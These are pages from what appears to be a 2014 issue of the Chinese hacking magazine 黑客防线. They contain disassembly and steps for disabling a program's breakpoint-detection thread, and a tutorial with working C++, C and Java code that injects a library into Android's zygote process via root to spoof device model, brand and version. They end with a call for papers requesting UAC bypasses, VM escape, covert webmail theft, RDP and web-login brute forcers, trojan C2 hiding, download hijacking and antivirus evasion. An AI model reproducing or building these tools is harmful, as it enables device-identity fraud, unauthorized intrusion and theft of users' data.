011E1382   .  6A 00         push    0x0    ; /pModule = NULL
011E1384   .  FF15 0CE01E01 call    dword ptr
[<&KERNEL32.GetModuleHandleW>]                ; \GetModuleHandleW
011E138A   .  8BC8          mov     ecx, eax
011E138C   .  E8 6FFCFFFF   call    011E1000
```

```
011E1391   .  8B5C24 18     mov     ebx, dword ptr [esp+0x18]
011E1395   .  83C4 04       add     esp, 0x4
011E1398   .  8BF8          mov     edi, eax
011E139A   .  897C24 18     mov     dword ptr [esp+0x18], edi
011E139E   .  53            push    ebx      ; /dwBytes
011E139F   .  6A 00         push    0x0          ; |dwFlags = 0x0
011E13A1   .  FF15 10E01E01 call    dword ptr [<&KERNEL32.GetProcessHeap>]
; |[GetProcessHeap
011E13A7   .  50            push    eax      ; |hHeap
011E13A8   .  FF15 04E01E01 call    dword ptr [<&KERNEL32.HeapAlloc>]
; \RtlAllocateHeap
011E13AE   .  8BF0          mov     esi, eax
011E13B0   .  897424 1C     mov     dword ptr [esp+0x1C], esi
011E13B4   .  85F6          test    esi, esi
011E13B6   .  75 14         jnz     short 011E13CC
011E13B8   .  68 DC1D1F01   push    011F1DDC
011E13BD   .  E8 96010000   call    011E1558
011E13C2   .  83C4 04       add     esp, 0x4
011E13C5   .  56            push    esi      ; /ExitCode
011E13C6   .  FF15 00E01E01 call    dword ptr [<&KERNEL32.ExitProcess>]
; \ExitProcess
```

后面还有挺长一段，我们下面会继续分析。这里是一条新线程的入口，但现在我们还不知道这条线程是干什么的，只知道它通过 GetModuleHandleW（0）获取了主程序的地址，然后调用0x011E1000，最后申请了一些堆内存。不过一个 console 程序跑多线程，很可能就是采用线程进行异步检测。跟进0x011E1000处的函数，挑主要的看看。

```
011E101C  |> \8B4F 3C       mov     ecx, dword ptr [edi+0x3C]
011E101F  |.  03CF          add     ecx, edi
011E1021  |.  8139 50450000 cmp     dword ptr [ecx], 0x4550
011E1027  |.^ 75 EC         jnz     short 011E1015
011E1029  |.  0FB741 14     movzx   eax, word ptr [ecx+0x14]
```

```
011E102D  |.  8D51 18       lea     edx, dword ptr [ecx+0x18]
011E1030  |.  53            push    ebx
011E1031  |.  0FB759 06     movzx   ebx, word ptr [ecx+0x6]
011E1035  |.  03D0          add     edx, eax
011E1037  |.  56            push    esi
011E1038  |.  33C0          xor     eax, eax
011E103A  |.  8955 FC       mov     dword ptr [ebp-0x4], edx
011E103D  |.  33F6          xor     esi, esi
011E103F  |.  66:3BC3       cmp     ax, bx
011E1042  |.  73 40         jnb     short 011E1084
011E1044  |>  0FB7CE        /movzx   ecx, si
011E1047  |.  B8 D41D1F01   |mov     eax, 011F1DD4  ;  ASCII ".text"
011E104C  |.  8D0C89        |lea     ecx, dword ptr [ecx+ecx*4]
011E104F  |.  8D0CCA        |lea     ecx, dword ptr [edx+ecx*8]
011E1052  |>  8A11          |/mov     dl, byte ptr [ecx]
011E1054  |.  3A10          ||cmp     dl, byte ptr [eax]
011E1056  |.  75 1A         ||jnz     short 011E1072
011E1058  |.  84D2          ||test    dl, dl
011E105A  |.  74 12         ||je      short 011E106E
011E105C  |.  8A51 01       ||mov     dl, byte ptr [ecx+0x1]
011E105F  |.  3A50 01       ||cmp     dl, byte ptr [eax+0x1]
011E1062  |.  75 0E         ||jnz     short 011E1072
011E1064  |.  83C1 02       ||add     ecx, 0x2
011E1067  |.  83C0 02       ||add     eax, 0x2
011E106A  |.  84D2          ||test    dl, dl
011E106C  |.^ 75 E4         |\jnz     short 011E1052
```

先看到和0x4550进行比较，这是典型的PE头魔数，毫无疑问就要对PE格式进行某些操作了。再看下去，是寻找.text区段的内存空间。还记得上面的分析吗？程序就要在.text区段的内存空间中检测0xCC断点，要完成这项工作，首先就得找到内存空间地址。如此看来，这条线程很可能就是我们要找的异步检测线程。

前面已经看到，这个函数调用完毕后是一系列堆内存的操作，这个操作比较无趣，就是一个内存镜像拷贝。看来程序作者想通过用拷贝镜像和实时内存的比较来检测是否存在0xCC断点。下个硬断很容易就发现检测核心代码在这里：

```
011E1320  |>  8A08          /mov     cl, byte ptr [eax]
011E1322  |. |3A0C07        |cmp     cl, byte ptr [edi+eax]
011E1325  |. |74 05         |je      short 011E132C
011E1327  |. |80F9 CC       |cmp     cl, 0xCC
011E132A  |. |74 11         |je      short 011E133D
011E132C  |> |46            |inc     esi
011E132D  |. |40            |inc     eax
011E132E  |. |3BF2          |cmp     esi, edx
011E1330  |.^\72 EE         \jb      short 011E1320
```

0x011E1327处就是比较当前字节是否为0xCC。至此这个有趣的0xCC 检测程序的检测机制就完整地分析出来了。要废了它也很容易，把此处的比较处理，或者干脆把检测线程废了就可以收工了。有人可能要问，废了这个线程不会对主程序有什么影响吗？一点影响也没有，这条线程存在的唯一目的就是检测，要是它还肩负一些哪怕一点核心工作，就不能轻易废了它。可惜甚至很多外挂检测程序就是喜欢用单独的检测线程，以致它们无依无靠的一不留神就失效了。

（完）

非 HOOK 方式伪造 Android 设备特征信息

文/图 Glorevo

Android 设备特征信息包括厂商、品牌、型号、IMEI 串号、手机号码、MAC 地址和操作系统版本号等。纷繁的 APP 或多或少都会获取其中某些信息，目的不尽相同。很多时候我们想禁止应用程序获取设备信息，各种卫士和管家已经满足了这个需求。还有些时候，我们不想直接禁止读取，而是返回虚假的信息，这个需求也部分实现了，比如 PDroid 和 XPrivacy。

现有的拦截或伪造手段多为函数钩子，比如 APP 获取 MAC 地址使用的函数是 getMacAddress，对其下 HOOK 则可实现拦截。而 APP 获取手机型号的方式不是函数调用，因为型号信息是 android.os 包的 Build 类的公有静态属性 MODEL，没有对应的类方法来读取，APP 只能通过 Build.MODEL 的形式直接取出属性值，所以无法使用 HOOK 手段来拦截 APP 对此类信息的获取。

手机的品牌、厂商和 Android 系统版本号等信息和型号类似，是 Build 类的公有静态属性，无法下 HOOK，要伪造这些信息。有一个办法是修改配置文件，不过要重启系统才能生效，再次修改则要再次重启。本文将要探讨如何伪造此类特征信息，而不需要修改 ROM，也无需重启系统，运行时要请求 ROOT 权限，所有修改都是内存操作，重启系统后可还原正常配置。

思路概述

假设要让某进程读取到的手机型号是假的，可以向此进程注入代码，由所注入的代码来修改 android.os.Build.MODEL 的值。

进一步思考，普通 APP 的进程都是由 zygote 进程 fork 出来的，所以如果把代码注入到 zygote 进程，则后续创建的新进程读取到的 MODEL 值都是被修改过的虚假信息。

两种方式看具体需求来使用，前者适合对同一个 APP 进程多次修改信息而无需重启此 APP；后者则是欺骗所有 APP，若要再次修改，则要重启 APP 进程才会读取到新的信息。

程序结构

按上述思路，可以把程序结构分为 3 层：最底层是 C++ 实现的共享库，用以修改属性值；中间层是 C 语言实现的可执行文件，用来把底层代码注入到目标进程并执行；上层是 Java 应用，在需要伪造设备信息时，调用中层代码向目标进程实施注入，并传递属性名和新属性值作为参数。

底层修改器的实现

Build 类被定义在 Android 源代码（此处以 4.4 版本为例）的 frameworks/base/core/java/android/os/Build.java 文件中，类中很多属性表示了不同的特征信息，读者可以阅读源文件注释来了解。这些公有静态属性同时还被修饰为 final，语言的访问控制是在编译期进行的，所以 Java 代码只能读取而无法修改 final 成员的值。final 常量其实是一个伪常量，它有自己的内存地址，我们考虑使用 Native API 来实现修改。

这里使用 C++ 编写共享库，通过 JNI 桥获得 Build 类的引用，进而查找目标属性的域 ID，最后使用 SetStaticObjectField 函数设置新的属性值。

这需要调用相关的 JNI 函数，离不开 JNI 环境，JNI 环境由一个 JNIEnv* 类型变量来

传递。在 Java 层使用 System.loadLibrary 加载一个共享库时，库的导出函数 JNI_OnLoad 会得到调用，此函数的第一个参数就会传进来一个与当前线程关联的 JNI 环境指针，通常由此获得 JNI 环境。

现在的问题是，这个库是由另一个 C 可执行程序将其注入到其它进程中的，不能再从 JNI_OnLoad 得到 JNI 环境。那么我们就阅读 Android 源代码来看 Native API 的 loadLibrary 函数是怎么实现的，就知道 JNI 环境是从哪里传递给 JNI_OnLoad 函数的，这样我们就可以自己编写代码来获取 JNI 环境指针，而不用依赖 JNI_OnLoad 了。

Android 源代码的 libcore/luni/src/main/java/java/lang/System.java 文件中实现了 loadLibray 函数，可以看到，通过全局变量 gDvmJni 就可以获得 JNI 环境指针，这个全局变量是 DvmJniGlobals 类型，定义在 dalvik/vm/Globals.h 文件中，庆幸的是这个结构并不复杂，不需要包含过多的头文件，我们把这个结构定义一下，再把 gDvmJni 声明出来就可以使用了。

经过以上分析，代码实现就非常简单了，相信读者根据注释和变量名称就能读懂代码，这里就不必多作讲解了。修改器的代码实现如下：

```
// modifier.cpp
#include <string.h>
#include <jni.h>
#include <malloc.h>

struct DvmJniGlobals {
    bool useCheckJni;
    bool warnOnly;
    bool forceCopy;
    bool workAroundAppJniBugs;
    bool logThirdPartyJni;
    JavaVM* jniVm;
};

extern struct DvmJniGlobals gDvmJni;
JNIEnv* env = NULL;

int modify( char* parameter )
{
/* 参数格式：
* -没有内部类：属性名@属性
*  如手机型号：MODEL@Nexus 4
* -属性在内部类：内部类名$属性名@属性
*  如安卓版本号：VERSION$RELEASE@10.10
*/
    // 获取 JNI 环境
    if ((gDvmJni.jniVm)->GetEnv((void**) &env, JNI_VERSION_1_4) != JNI_OK)
        return -1;
    if (env == NULL)
```

```
        return -1;
    char class_name[255] = "android/os/Build";
    char property_name[255] = "UNKNOWN";
    char property_type[255] = "Ljava/lang/String;";
    char property_value[255] = "Unknown";
    // 参数解析
    char* src = parameter;
    char* dest = property_name;
    while( *src != '\0' )
    {
        // 检测内部类
        if( *src == '#' )
        {
            *src++ = '\0';
            dest = property_name;
            strcat( class_name, "$" );
            strcat( class_name, parameter );
        }
        // 分离属性名与属性值
        if( *src == '@' )
        {
            *dest = '\0';
            ++src;
            dest = property_value;
        }
        *dest++ = *src++;
    }
    *dest = '\0';
    // 查找类引用
    jclass cls = (env)->FindClass( class_name );
    if( cls == NULL )
        return -1;
    // 获取域 ID
    jfieldID    fid    =    (env)->GetStaticFieldID(cls,    property_name,
property_type );
    if( fid == NULL )
        return -1;
    // 设置属性值
    jstring new_value = (env)->NewStringUTF(property_value);
    (env)->SetStaticObjectField( cls, fid, new_value );
    // 释放内存
    env->DeleteLocalRef( new_value );
    env->DeleteLocalRef( cls );
    return 0;
```

```
}
```

代码中的全局变量 gDvmJni 只是作了声明而没有定义，要加载 libdvm.so 共享库才能使用，成功编译 Android 源代码之后，这个库文件会生成在 out/host/linux-x86/lib 目录下。在 Android.mk 文件导入 libdvm.so：

```
LOCAL_PATH := $(call my-dir)
include $(CLEAR_VARS)
LOCAL_LDLIBS += -L./libs -ldvm
LOCAL_MODULE    := modifier
LOCAL_SRC_FILES := modifier.cpp
include $(BUILD_SHARED_LIBRARY)
```

使用 NDK 编译即可生成 libmodifier.so，由下面的注入器程序将其注入到目标进程执行，实现设备信息的修改。

中层注入器的实现

注入器的实现原理也不复杂，代码量比修改器稍大。安卓平台的共享库注入已经不是什么新鲜事了，因此这里不再重复讲解，请读者在网上学习“android so 注入”的内容，常见的手法是利用 ptrace 系统调用。这里我们假定读者已经获得或编写了实施 SO 注入的代码，其接口形式为：

```
int inject_so(
    pid_t target_pid,      // 目标进程 PID
    const char *library_path,   // 要注入的 SO 文件
    const char *entry_function, // 注入后调用的函数
    const char *parameter,  // 给函数传递参数
    size_t parameter_length // 参数长度
    );
```

现在我们开始编写注入器程序，它的命令行参数包括属性名和新属性值，所做的事情就是把前面的修改器注入到目标进程中。代码也很简单，请读者结合注释来理解。注入器的代码实现如下：

```
//SO 注入接口
extern int inject_so(
    pid_t target_pid,
    const char *library_path,
    const char *entry_function,
    const char *parameter,
    size_t parameter_length
    );

int main(int argc, char** argv)
```

```
{
/* 参数含义：
* argv[1]：SO 路径
* argv[2]：属性名
* argv[3]：属性值
*/
    pid_t target_pid;
    char* lib_path = NULL;
    char *parameter = NULL;
    // 使用 nm 命令获取 modify 函数在 libmodifier.so 中的名称
    // $ nm -D libmodifier.so | grep modify
    char entry[] = "_Z12modifyPc";
    if ( argc < 4 )
        return -1;
    lib_path = argv[1];
    parameter = malloc( strlen( argv[2] ) + strlen( argv[3] ) + 2 );
    if ( NULL == parameter )
        return -1;

// 为修改器构造参数
    strcpy( parameter, argv[2] );
    strcat( parameter, "@" );
    strcat( parameter, argv[3] );
    target_pid = find_pid_of("zygote");
    if (-1 == target_pid)
    {
        free( parameter );
        return -1;
    }
    if( -1 == inject_so(
        target_pid,
        lib_path,       // 修改器路径
        entry,          // 修改器接口
        parameter,      // 接口参数：属性名@属性值
        strlen( parameter )     // 参数长度
        ) )
    {
        free( parameter );
        return -1;
    }
    free( parameter );
    return 0;
}
```

上层 Java 应用调用注入器

最后要做的事情就是在我们的 APP 中使用上面的功能模块了，这就更简单了，按需传递参数来调用注入器即可，不过要注意，注入需要请求 ROOT 权限，关键代码如下：

```
// Java
    Process process = null;
    DataOutputStream os = null;
    // 请求 ROOT 权限执行注入器
    try {
        String cmd = "chmod 777 " + getPackageCodePath();
        process = Runtime.getRuntime().exec("su");
        os = new DataOutputStream(process.getOutputStream());
        os.writeBytes(cmd + "\n");
        String executable = "/data/local/tmp/injector";
        String libpath = " /data/local/tmp/libmodifier.so";// 前面有空格
        cmd = executable + libpath;
        os.writeBytes(cmd + " BRAND 冒牌\n");// 前面和中间均有空格
        os.writeBytes(cmd + " MANUFACTURER 山寨\n");
        os.writeBytes(cmd + " MODEL \"iPhone 6s\"\n");
        os.writeBytes(cmd + " VERSION#RELEASE 10.10\n");
        os.writeBytes("exit\n");
        os.flush();
        process.waitFor();
    } catch (Exception e) {
        // return false;
    } finally {
        try {
            if (os != null) {
                os.close();
            }
            process.destroy();
        } catch (Exception e) {
        }
    }
```

如图 1 所示是小米 3，我们利用上面的方法把型号修改成 iPhone 6s，让 360 优化大师读取到了虚拟信息。

2014 年第 8 杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 8 部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自已的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680